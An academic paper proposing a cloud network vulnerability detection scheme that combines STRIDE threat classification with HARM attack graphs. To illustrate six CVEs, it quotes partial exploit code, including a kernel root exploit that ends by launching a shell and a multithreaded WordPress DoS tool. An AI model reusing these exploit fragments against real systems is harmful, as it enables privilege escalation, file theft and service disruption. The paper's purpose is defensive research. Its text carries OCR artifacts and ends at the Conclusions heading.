Journal of The Korea Institute of Information Security & Cryptology ISSN 1598-3986(Print)
VOL.29, NO.3, Jun. 2019 ISSN 2288-2715(Online)
https://doi.org/10.13089/JKIISC.2019.29.3.599

STRIDE 및 HARM 기반 클라우드 네트워크 취약점 탐지 기법*

조 정 석,[1†] 곽 진[2‡]
[1]아주대학교 컴퓨터공학과 정보보호응용및보증연구실, [2]아주대학교 사이버보안학과

STRIDE and HARM Based Cloud Network Vulnerability Detection Scheme*

Jeong-Seok Jo,[1†] Jin Kwak[2‡]
[1]ISAA Lab., Department of Computer Engineering, Ajou University,
[2]Department of Cyber Security, Ajou University

요 약

클라우드 네트워크는 다양한 서비스 제공을 위해 활용된다. 클라우드 네트워크를 활용한 서비스 제공이 확대되면서, 다양한 환경과 프로토콜을 활용하는 자원들이 클라우드에 다수 존재하게 되었다. 하지만 이러한 자원들에 대한 보안 침입이 발생하고 있으며, 클라우드 자원에 대한 위협들이 등장함에 따라 클라우드 네트워크 취약점 탐지에 대한 연구가 요구된다. 본 논문에서는 다양한 환경과 프로토콜을 활용하는 자원들에 대한 취약점 탐지를 위해 STRIDE와 HARM을 활용한 취약점 탐지 기법을 제시하고 취약점 탐지 시나리오 구성을 통해 클라우드 네트워크 취약점 탐지 기법에 대해 제안한다.

ABSTRACT

Cloud networks are used to provide various services. As services are increasingly deployed using cloud networks, there are a number of resources in the cloud that leverage a variety of environments and protocols. However, there is a security intrusion on these resources, and research on cloud network vulnerability detection is required as threats to cloud resources emerge. In this paper, we propose a vulnerability detection scheme using STRIDE and HARM for vulnerability detection of resources utilizing various environments and protocols, and present cloud network vulnerability detection scheme through vulnerability detection scenario composition.

Keywords: Cloud, Vulnerability Detection, STRIDE, HARM

I. Introduction

As cloud services emerge, interest in security for cloud environments is increasing rapidly. According to Symantec's "2019 Internet Security Threat Report," more than 70 million data leaks have occurred in 2018. This implies that security vulnerabilities in cloud environments are continuing to increase [1].

Received(05. 28. 2019), Modified(06. 07. 2019), Accepted(06. 07. 2019)
* This research was sponsored by the Department of the Nave, Office of Naval Research(ONR)(N62909-17-1-2159)
† 주저자, zzi0083@ajou.ac.kr
‡ 교신저자, security@ajou.ac.kr(Corresponding author)

Meanwhile, Gartner reported positive expectations for the growth of the cloud service market. Table 1. shows the scale of the market growth expected by Gartner. Gartner predicted that the cloud market size will be 331.2 billion dollars in 2022, i.e., 1.81 times that of the cloud market in 2018. Additionally, the size of the cloud security market is expected to be 17.9 billion dollars, i.e., 1.65 times its size in 2018 [2].

Hence, cloud services are expected to expand steadily despite the high possibility of various security vulnerabilities. As cloud services expand steadily, the forms and compositions of cloud environments are becoming more diverse. As these forms become more diverse, components with various environments and features are appearing. Hence, cloud networks are capable of providing various services using various components; however, owing to the tradeoff between providing services and security, a variety of security threats are expected to occur in cloud environments. As components become more diverse, vulnerabilities in cloud networks are changing to more complex and diverse forms owing to the variety of component vulnerabilities. Therefore, it is necessary to be able to distinguish and detect the vulnerabilities of various components in cloud networks.

Table 1. Gartner Cloud Service Forecast

	2018	2019	2020	2021	2022
BPaas	45.8	49.3	53.1	57.0	61.1
Pass	15.6	19.0	23.0	27.5	31.8
Saas	80.0	94.8	110.5	126.7	143.7
Iaas	30.5	38.9	49.1	61.9	76.6
Security	10.5	12.2	14.1	16.0	17.9
Total Market	182.4	214.3	249.8	289.1	331.2

A cloud network vulnerability detection method using STRIDE and HARM is proposed herein for the security of cloud networks that is expanding owing to various components. The vulnerability detection scheme presented herein was used on CVE vulnerability, and the vulnerabilities of each cloud network component were distinguished based on the STRIDE threat classification scheme to distinguish and classify vulnerabilities. In addition, HARM was used to visualize the exploits, hosts, and vulnerabilities [3][4].

In the vulnerability detection scheme presented herein, it is possible to use CVE to perform a detailed analysis of which actual environments can experience certain vulnerabilities. Furthermore, it is possible to distinguish vulnerabilities in a cloud environment where a variety of components exist through vulnerability classification that uses STRIDE. Using HARM, attack graphs for each component and vulnerability can be computed.

Section 2 discusses the definitions and usage methods of CVE, STRIDE, and HARM. Section 3 describes the operating process of the proposed cloud network vulnerability detection scheme based on STRIDE and HARM. Section 4 provides a scenario-based analysis of the proposed scheme's features and performance. Section 5 presents the conclusions.

II. Related Work

2.1 CVE Vulnerability

CVE represents "Common Vulnerabilities and Exposures"[5] and it is a service providing definitions for publicly released cybersecurity vulnerabilities. The goal of CVE is to allow data to be shared easily using these definitions. CVE items include identification numbers, descriptions, and references [6].

The CVE ID format consists of ”CVE prefix + year + sequence number digits,” and IDs are assigned in a format such as “CVE-2014-99999.” These CVE IDs are used to perform CVE searches. Furthermore, CVE IDs are primarily used for threat identification that is performed in various security products and services [6]. Therefore, a vulnerability detection method is proposed herein that is used on CVE vulnerabilities that can occur in a cloud network where a variety of components and services exist.


The method is targeted at components that can exist in a cloud network virtual environment (Linux Kernel, Wordpress, Ubuntu, etc.). In this study, collected CVE vulnerabilities occur easily because the actual exploit codes exist and can be used. The collected CVE vulnerability examples are shown in Table 2.

The features of the vulnerabilities shown in Table 2. are as follows.

Table 2. CVE List

CVE Vulnerability
CVE-2019-7304
CVE-2017-10661
CVE-2019-6111
CVE-2019-5418
CVE-2018-6389
CVE-2017-16995

- CVE-2019-7304
  This is a vulnerability that can occur in standard snapd up to version 2.37.1. In this vulnerability, an attacker can execute a given command as a root owing to the improper implementation of the socket owner validation [7]. Part of the exploit code for executing the




```
def main():
    """Main program function"""

    # Gotta have a banner...
    print(BANNER)

    # Process the required arguments
    args = process_args()

    # Create a random name for the dirty socket file
    sockfile = create_sockfile()

    # Bind the dirty socket to the snapdapi
    client_sock = bind_sock(sockfile)

    # Exploit away...
    add_user(args, client_sock)

    # Remove the dirty socket file
    os.remove(sockfile)
```

Fig. 1. CVE-2019-7304 Exploit code

vulnerability is shown below [8].


- CVE-2017-10661
  This is a vulnerability in which operations can be performed on the file descriptor to obtain privileges using the might_cancel queue that is a race condition of fs /timerfd.c in the Linux kernel up to Version 4.10.15 [7]. Part of the exploit code for executing the vulnerability is shown below [9].



```
int main(int argc, char const *argv[])
{
    int ret;

    // add dumb ctx
    void* area;
    void* base;
    struct itimerspec new ={
        .it_interval={
            .tv_sec=100,
            .tv_nsec=100
        },
        .it_value={
            .tv_sec=100,
            .tv_nsec=100
        }
    };
    fd_dumb = timerfd_create(CLOCK_REALTIME,0);

    ret=timerfd_settime(fd_dumb,3,&new,NULL);
    if(ret<0){
        perror("timerfd settime failed !");
    }

    ret=do_race();
    if(ret <0){
        puts("race failed!");
        goto error_end;
    }
```

Fig. 2. CVE-2017-10661 Exploit code


- CVE-2019-6111
  This is a vulnerability that can occur in Ubuntu 14.04/16.04/18.04. An attacker can use an scp to verify the vulnerability to overwrite a given file in the scp client’s target directory [7]. Part of the exploit code for executing the vulnerability is shown below [10].



```
def main():
    logging.info('Creating a temporary RSA host key...')
    host_key = paramiko.rsakey.RSAKey.generate(1024)
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('localhost', 2222))
    sock.listen(0)
    logging.info('Listening on port 2222...')

    while True:
        client, addr = sock.accept()
        logging.info('Received connection from %s:%s', *addr)
        transport = paramiko.Transport(client)
        transport.add_server_key(host_key)
        server = ScpServer()
        transport.start_server(server=server)
```

Fig. 3. CVE-2019-6111 Exploit code


● CVE-2019-5418
This is a vulnerability that can occur in Debian Linux 8.0. An accept header created by an attack can be used to leak the content of a given file [7]. Part of the exploit code for executing the vulnerability is shown below [11].



```
def main():
    banner()
    check_args()
    url = sys.argv[1]
    while True:
        try:
            file = input("Enter file to read (enter quit to exit): ")
        except Exception:
            file = raw_input("Enter file to read (enter quit to exit): ")
        try:
            if file.lower() == 'quit':
                break
        except Exception:
            if file == 'quit':
                break
        response = read_file(url, file)
        print(response.text)
```

Fig. 4. CVE-2019-5418 Exploit code


● CVE-2018-6389
This is a vulnerability that can occur in Wordpress 4.9.2. A list of js files registered by an attacker can be used to create the DoS (resource consumption) [7]. Part of the exploit code for executing the vulnerability is shown below [12].



```
def main(argv):
        parser = argparse.ArgumentParser(description='Sending unlimited amount
of requests in order to perform DoS attacks. Written by Barak Tawily')
        parser.add_argument('-g', help='Specify GET request. Usage: -g \'<url>
\'')
        parser.add_argument('-p', help='Specify POST request. Usage: -p \'<url>
\'')
        parser.add_argument('-d', help='Specify data payload for POST request',
default=None)
        parser.add_argument('-ah', help='Specify addtional header/s. Usage: -ah
\'Content-type: application/json\' \'User-Agent: Doser\'', default=None,
nargs='*')
        parser.add_argument('-t', help='Specify number of threads to be used',
default=500, type=int)
        args = parser.parse_args()

        global url, payload, additionalHeaders
        additionalHeaders = args.ah
        payload = args.d

        if args.g:
                url = args.g
                for i in range(args.t):
                        t = SendGETThread()
                        t.start()
```

Fig. 5. CVE-2018-6389 Exploit code

● CVE-2017-16995
This is a vulnerability that can occur in the Linux kernel Version 4.14.8. An attacker can use the check_alu_op function of kernel/bpf/verifier.c to obtain root permission [7]. Part of the exploit code for executing the vulnerability is shown below[13].



```
int
main(int argc, char **argv) {
        initialize();
        hammer_cred(find_cred());
        msg("credentials patched, launching shell...\n");
        if(execl("/bin/sh", "/bin/sh", NULL)) {
                fail("exec %s\n", strerror(errno));
        }
}
```

Fig. 6. CVE-2017-16995 Exploit code

2.2 STRIDE

STRIDE is a classification system developed by Microsoft for threat classification [14].

It consists of S(Spoofing), T(Tampering), R(Repudiation), I(Information disclosure), D(Denial of service), and E(Elevation of privilege). Listed below are the descriptions of each element.

- S(Spoofing)
  This is a well-known threat to wired/wireless networks in which the attacker can access a network and its resources[15]. In addition, the attacker can use the masquerading IP address or MAC address of each host on the network, and these attacks are known as IP spoofing and MAC spoofing, respectively [16].

- T(Tampering)
  The attacker extracts a user's resources and modifies the resources [17]. In various environments, many attacks can be occurred such as tampering with firmware[18].

- R(Repudiation)
  The attacker claims to not have performed or not responsible for an action [19]

- I(Information Disclosure)
  The attacker accesses resources for which they do not have permission and leaks the resources' information [19].

- D(DoS)
  The attacker consumes a large amount of the victim's processing power, memory, disk space, or network bandwidth such that legitimate users cannot use a service [20]. Examples of DoS attacks afre: UDP attack, HTTP attack, SYN flood, etc[21].

- E(Elevation of Privilege)
  The attackers enable tasks that are otherwise impossible by increasing their permissions[19]. Highest privilege configuration results in a insecure network[22].

STRIDE is primarily used to respond to vulnerabilities through the vulnerability analyses of each component. Karahasanovic, Kleberger et al. used STRIDE and TARA to analyze vulnerabilities in automobiles in "Adapting Threat Modeling Methods for the Automotive Industry."[23]. According to their study, network vulnerabilities can be detected using STRIDE in a variety of network configurations. Therefore, to detect vulnerabilities in cloud network environments where various components exist, STRIDE is used in this study to classify known CVE vulnerabilities and subsequently use them to identify vulnerabilities for each component.

2.3 HARM

HARM is a method that examines the overall network graph, divides it into a hierarchy, and examines the vulnerabilities of each network node to compute a new network graph[4].

A graph exhibiting vulnerabilities that can occur in an overall network is assumed to resemble Fig. 7. In Fig. 7, the attacker, User 1, and User 2 are network components, and the lists of vulnerabilities show the vulnerabilities for each component. The arrows show the path and direction of the attack. The graph of attacks that can occur in an overall network configuration is assumed to resemble Fig. 8.[4]. When computing an attack graph of an overall network configuration such as Fig. 8, some difficulties occur in detecting threats that can appear across multiple network components owing to the one-dimensional attack graph.

However, HARM computes attack graphs that are based on components and




Fig. 7. Network Graph based vulnerabilities

vulnerabilities, and it can detect threats that can appear across multiple network components. Shown below are the procedures for using HARM on Fig. 7. to compute an attack graph for each component[4].

- <u>Step 1</u> : **Compute an attack graph of the network graph**
  Compute an attack graph that uses all the components and the vulnerabilities for each component in a network graph. Herein, Fig. 8. is used.

In Fig. 8, the goal of the attacker is to obtain the root permissions of User 1 and User 2. The attacker can exploit one or several vulnerabilities to obtain the desired permissions[4]. The white rectangles represent the vulnerabilities, and the gray rectangles represent the hosts. The black rectangles represent the targets, and the arrows represent the paths.

An attack graph can be computed using these components.

- <u>Step 2</u> : **Analyze the attack graph**
  Based on the components and vulnerabilities, possible attack paths are analyzed in the attack graph computed in Step 1.

- <u>Step 3</u> : **Compute an attack graph for each component**
  Shown below is the attack graph for each component computed from the analysis results in Step 2.

By computing an attack graph such as that in Fig. 9, the vulnerabilities of each component and the paths between components can be created to easily understand the attack paths. Through the example above, it is possible to understand the attack paths of each network component for the Attacker, User 1, and User 2. In addition, four attack




Fig. 8. Attack Graph




Fig. 9. Compute Attack Graph using HARM

paths are possible: A, B, C, and D.

Listed below are the specific descriptions of each attack path. The purpose of each attack path is to obtain a user's root permission.

- Path A(User 1)
  Through Path A, the Attacker can use the vulnerabilities of User 1's ftp_rhosts, rsh, sshd_BoF, and local_BoF to obtain User 1's root permission.

- Path B(User 1, User 2)
  Through Path B, the Attacker can access User 2 through User 1 and use the vulnerabilities of User 2's ftp_rhosts, rsh, and local_BoF to obtain User 2's root permission.

- Path C(User 2)
  Through Path C, the Attacker can use the vulnerabilities of User 2's ftp_rhosts, rsh, and local_BoF to obtain User 2's root permission.

- Path D(User 2, User 1)
  Through Path D, the Attack can access User 1 through User 2 and use the vulnerabilities of User 1's ftp_rhosts, rsh, sshd_BoF, and local_BoF to obtain User 1's root permission.

In this study, HARM's attack path and vulnerability analysis are used for each component to analyze the vulnerabilities of each component and create attack paths for each vulnerability to detect vulnerabilities on a cloud network.

III. STRIDE and HARM based Cloud Network Vulnerability Detection

3.1 Information Used by Vulnerability Detection Scheme

Table 3. shows the information used in the vulnerability detection scheme proposed herein.

The sections in Table 3. are the execution stages of the proposed vulnerability detection scheme. The subsections provide the information used in each stage, and the descriptions define this information.

The cloud network's configuration is

Table 3. Section Information

Section	Sub section	Description
Cloud Network Analysis	Compute Graph	Compute internal network graph of the cloud
	Component Analysis	Analysis of component-specific protocols and environments(OS, Kernel etc) used in the cloud
Pre-setting	STRIDE	Classification of vulnerabilities using STRIDE
	Protocol	Analysis of protocol used by each vulnerability
	Environ-ment	Analysis of environmental characteristics of OS and Kernel by vulnerability
Test	CVE Test	Vulnerability testing by component
	Compute Attack Graph	Configuring attack graph by CVE vulnerability using HARM

analyzed in the Cloud Network Analysis section's Compute Graph subsection, and the properties (OS, Kernel) of each network component are analyzed in the Component Analysis subsection.

The collected CVE vulnerabilities are classified in the Presetting section's STRIDE subsection, and the classified vulnerabilities' properties (protocol, environment) are analyzed in the Environment subsection.

Through the abovementioned tasks, the Test section performs simulation tests on the components of the collected CVE vulnerabilities and computes the attack graphs of each vulnerability using HARM. Hence, the computed attack graphs are used in this study for each vulnerability to understand the attack paths of each vulnerability and detect vulnerabilities in a cloud network.

3.2 Vulnerability Detection Scheme Operating Process

Fig. 10. shows the operating process of the cloud network vulnerability detection scheme proposed herein that consists of three phases. The specific phases are cloud network configuration analysis, preliminary setup, and simulation testing/CVE verification, and they are performed in that sequence. The specific operating processes for each phase are as follows.

3.2.1 Phase 1 : Cloud Network Configuration Analysis

- **Step 1 : Compute an overall cloud network graph**
  This step computes the overall network graph for providing the cloud service and analyzes the cloud components. Analyzing the cloud components allows for attack graphs to be computed later.

- **Step 2 : Analyze the properties of each component (communication protocol, environment)**
  This step analyzes each component's properties such as its communication protocol and environment. By analyzing the properties of each component, the scheme can identify the possible vulnerabilities of each component later.



Phase 1
: Cloud Network Graph Analysis
Phase 2
: Preliminary Setup
Phase 3
: Simulation Testing/CVE Verification
Cloud Network Configuration Analysis
STEP 1.
Compute an Overall Cloud Network Graph
Analyze the Properties of Each Component
Protocol, Environment
Identify Vulnerabilities Each Component
STEP 2.
STEP 3.
Collect Cloud Network Vulnerability
Threats
Classify Vulnerability & Analysis
STEP 4.
Spoofing
Tampering
Repudiation
Information Disclosure
Denial of Service
Elevation of Privilege
Protocol, Environment
STEP 5,6.
Simulation Testing/ CVE Verification
STEP 7.
Detect
Compute Graph
STEP 8.

Fig. 10. Cloud Network Vulnerability Detection

3.2.2 Phase 2 : Preliminary Setup

- **Step 3 : Collect known vulnerabilities (CVE)**
  This step collects known vulnerabilities (CVE). Vulnerabilities that can occur on a cloud network are collected, and the collected vulnerabilities become the targets of detection.

- **Step 4 : Classify the collected vulnerabilities based on STRIDE**
  This step classifies the vulnerabilities collected in Step 3 based on STRIDE. By using STRIDE to perform classification, vulnerabilities can be identified/classified on a cloud network where a variety of components exist. Table 4. shows the results of performing the classification task using the vulnerabilities in Table 2. Hence, the results of performing classification on the collected vulnerabilities with STRIDE can be known.

Table 4. STRIDE Classification

STRIDE	CVE Number
Spoofing	CVE-2019-7304
Tampering	CVE-2017-10661
Repudiation	CVE-2019-6111
Information Disclosure	CVE-2019-5418
Denial of Service	CVE-2018-6389
Elevation of Privilege	CVE-2017-16995

- **Step 5 : Analyze the protocols used in each vulnerability**
  This step analyzes the target protocols where vulnerabilities can occur. Because various components exist on the cloud network, the protocols where vulnerabilities occur can be analyzed to understand the possibility of a vulnerability occurring in a certain component.

- **Step 6 : Analyze the target environment of each vulnerability (Kernel, Windows, Linux, Wordpress, etc.)**
  This step analyzes the environments where vulnerabilities can occur. Because various components exist on a cloud network, the target environments of each vulnerability such as Windows, Linux, the kernel, etc., can be analyzed to understand the possibility of a vulnerability occurring in a certain component's environment.

3.2.3 Phase 3 : Simulation Testing/CVE Verification

- **Step 7 : Simulation Testing**
  This step uses the collected CVE vulnerabilities to test the vulnerabilities of each component. The actual possibility of a vulnerability occurring can be understood through simulation testing.

- **Step 8 : Compute an attack graph for each vulnerability**
  This step analyzes the results of the simulation tests performed in Step 7. and the vulnerabilities that can occur in each component and uses HARM to compute attack graphs for each vulnerability. Through the computed attack graphs, it is possible to understand the vulnerabilities of the various components in the cloud network as well as the possible attack paths.

IV. Vulnerability Detection Scheme's Properties and Scenario Analysis

4.1 Analysis of the Vulnerability Detection Scheme's Properties

Of the previously mentioned phases (cloud network configuration analysis, preliminary setup, and simulation testing/CVE verification) the preliminary setup and simulation testing/CVE verification phases must be performed repeatedly through a feedback process.

In Step 3. of the preliminary setup phase, collection must be performed each time a new vulnerability is created because CVE vulnerabilities are continuously emerging.

In Step 7. of the simulation testing/CVE verification phase, simulation testing must be performed when a new vulnerability emerges to understand the vulnerability in regards to each network component and an attack graph must be computed using HARM.

Plans for responding to the cloud network vulnerabilities are established based on the attack graphs computed by the proposed vulnerability detection scheme.

The proposed cloud network vulnerability detection scheme has difference from HARM as follows.

- Identify specific target environments and vulnerabilities

  Unlike existing HARM. it is possible to identify specific target environments and vulnerabilities using STRIDE.

- Integrated recognition of components and vulnerabilities
  By using the proposed scheme, it is possible to provide integrated recognition through vulnerability and attack path in the whole network as well as vulnerability and attack path analysis for each component.

The proposed cloud network vulnerability detection scheme provides the following advantages.

- Preventing the spread of secondary damage
  Even when a primary intrusion occurs, the proposed intrusion detection scheme




Fig. 11. Scenario Example

can prevent secondary damage by understanding the components where vulnerabilities can occur and computing attack graphs.

- Detecting and visualizing vulnerabilities for a variety of components
  A variety of environments and protocols can exist in a cloud environment. It is possible to detect vulnerabilities in a cloud environment where a variety of environments and protocols exist by analyzing the vulnerabilities that can occur in each component's environment and protocol. The attack path, type, target, and scope of damage can be understood using attack graphs for visualization.

4.2 Vulnerability detection scenario

Based on the created cloud network configuration, the vulnerability detection scheme's scenario execution process that was presented in Section 3.2 is as follows.

4.2.1 Phase 1 : Cloud Network Configuration Analysis

- **Step 1 : Compute an overall cloud network graph**
  Fig. 11. shows the graph computed for the scenario. The computed network graph consists of a Web Server, VM, and Admin Server, and the protocols and environments of each were set up.

- **Step 2 : Analyze the properties of each component (communication protocol, environment)**
  Fig. 11. shows the results of analyzing the properties of each component that executes the scenario.

4.2.2 Phase 2 : Preliminary Setup

- **Step 3 : Collect known vulnerabilities (CVE)**
  To execute the scenario, Table 2. was used for the vulnerabilities collected in this step.

- **Step 4 : Classify the collected vulnerabilities based on STRIDE**
  Table 4. was used as the results of using STRIDE to classify the collected vulnerabilities.

- **Step 5 : Analyze the protocol used in each vulnerability**

- **Step 6 : Analyze the target environment of each vulnerability (kernel, Windows, Linux, Wordpress, etc.)**
  Table 5. shows the results of analyzing the vulnerabilities in the results of Steps 3 and 4.
  Table 5. can be used to understand the properties of each vulnerability (environment, protocol) and they can

Table 5. (Step 3,4.)Vulnerabilities Analysis - : if there are no conditions

Type	CVE number	Protocol	Environment
S	CVE-2019-7304	-	Ubuntu(snapd) - 2.28~2.37
T	CVE-2017-10661	-	Linux Kernel - 4.10.14
R	CVE-2019-6111	SCP	Ubuntu - 14.04/16.04/18.04
I	CVE-2019-5418	-	Ubuntu - 14.04/16.04/18.04
D	CVE-2018-6389	-	wordpress - 4.9.2
E	CVE-2017-16995	-	Linux Kernel - 4.14.8




Fig. 12. T(CVE-2017-10661) Attack Graph

subsequently be used to understand the vulnerabilities that can occur in each component.

4.2.3 Phase 3 : Simulation Testing/CVE Verification

- <u>Step 7</u> : Simulation Testing
  Use the selected CVE vulnerabilities to test the vulnerabilities of each component.

- <u>Step 8</u> : Compute an attack graph for each vulnerability
  Analyze the results of the simulation tests performed in Step 7. and the vulnerabilities that can occur in each component, and compute an attack graph for each component. Fig. 12. shows the attack graph computed from Tampering (CVE-2017-10661), which is a result of computing attack graphs computed for each vulnerability.

4.2.4 Analyze vulnerability detection scenarios

Even though a primary intrusion occurred in the VM and Admin Server, the attack graph of this scenario's T(CVE-2017-10661) vulnerability allowed for the possibility of secondary spreading and detection of the T(CVE-2017-10661) vulnerability to be recognized in the VM and Admin Server that use a certain environment.

V. Conclusions

